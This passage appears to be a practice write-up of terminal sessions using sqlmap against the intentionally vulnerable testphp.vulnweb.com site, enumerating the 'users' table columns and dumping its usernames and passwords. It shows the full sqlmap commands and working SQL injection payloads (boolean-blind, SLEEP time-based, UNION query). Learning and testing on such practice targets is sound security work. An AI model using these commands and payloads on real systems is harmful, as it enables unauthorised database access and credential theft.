
```
| users     |
+-----------+

[16:08:15] [INFO] fetched data logged to text files under '/home/manasa13/.local/share/sqlmap/output/testphp.vulnweb
.com'

[*] ending @ 16:08:15 /2023-09-10/


┌──(manasa13㉿Kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users --columns
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 16:09:12 /2023-09-10/

[16:09:12] [INFO] resuming back-end DBMS 'mysql'
[16:09:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 6685=6685

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 7371 FROM (SELECT(SLEEP(5)))EfZS)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-3744 UNION ALL SELECT NULL,NULL,CONCAT(0×716a716a71,0×4d6a5075796f566d675347646c436a4e727772644e6e4f474b75644568686b415255677063426963,0×7171716271)-- -
---
[16:09:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[16:09:13] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[16:09:13] [INFO] fetched data logged to text files under '/home/manasa13/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 16:09:13 /2023-09-10/


┌──(manasa13㉿Kali)-[~]
└─$ 
```

Usernames in the website:



```
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[16:09:13] [INFO] fetched data logged to text files under '/home/manasa13/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 16:09:13 /2023-09-10/


┌──(manasa13㉿Kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C uname --dump

                {1.7.8#stable}

                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 16:09:48 /2023-09-10/

[16:09:48] [INFO] resuming back-end DBMS 'mysql'
[16:09:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 6685=6685

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 7371 FROM (SELECT(SLEEP(5)))EfZS)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-3744 UNION ALL SELECT NULL,NULL,CONCAT(0x716a716a71,0x4d6a5075796f566d675347646c436a4e727772644e6e4f474b75644568686b41525567706342696 3,0x7171716271)-- -
---
[16:09:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[16:09:49] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+

[16:09:50] [INFO] table 'acuart.users' dumped to CSV file '/home/manasa13/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[16:09:50] [INFO] fetched data logged to text files under '/home/manasa13/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 16:09:50 /2023-09-10/


┌──(manasa13㉿Kali)-[~]
└─$ 
```

Passwords in the website:



```
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+

[16:09:50] [INFO] table 'acuart.users' dumped to CSV file '/home/manasa13/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[16:09:50] [INFO] fetched data logged to text files under '/home/manasa13/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 16:09:50 /2023-09-10/


┌──(manasa13㉿Kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C pass --dump

                {1.7.8#stable}

                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 16:10:16 /2023-09-10/

[16:10:16] [INFO] resuming back-end DBMS 'mysql'
[16:10:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 6685=6685

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 7371 FROM (SELECT(SLEEP(5)))EfZS)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-3744 UNION ALL SELECT NULL,NULL,CONCAT(0x716a716a71,0x4d6a5075796f566d675347646c436a4e727772644e6e4f474b75644568686b41525567706342696 3,0x7171716271)-- -
---
[16:10:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[16:10:17] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[16:10:19] [INFO] table 'acuart.users' dumped to CSV file '/home/manasa13/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[16:10:19] [INFO] fetched data logged to text files under '/home/manasa13/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 16:10:19 /2023-09-10/


┌──(manasa13㉿Kali)-[~]
└─$ 
```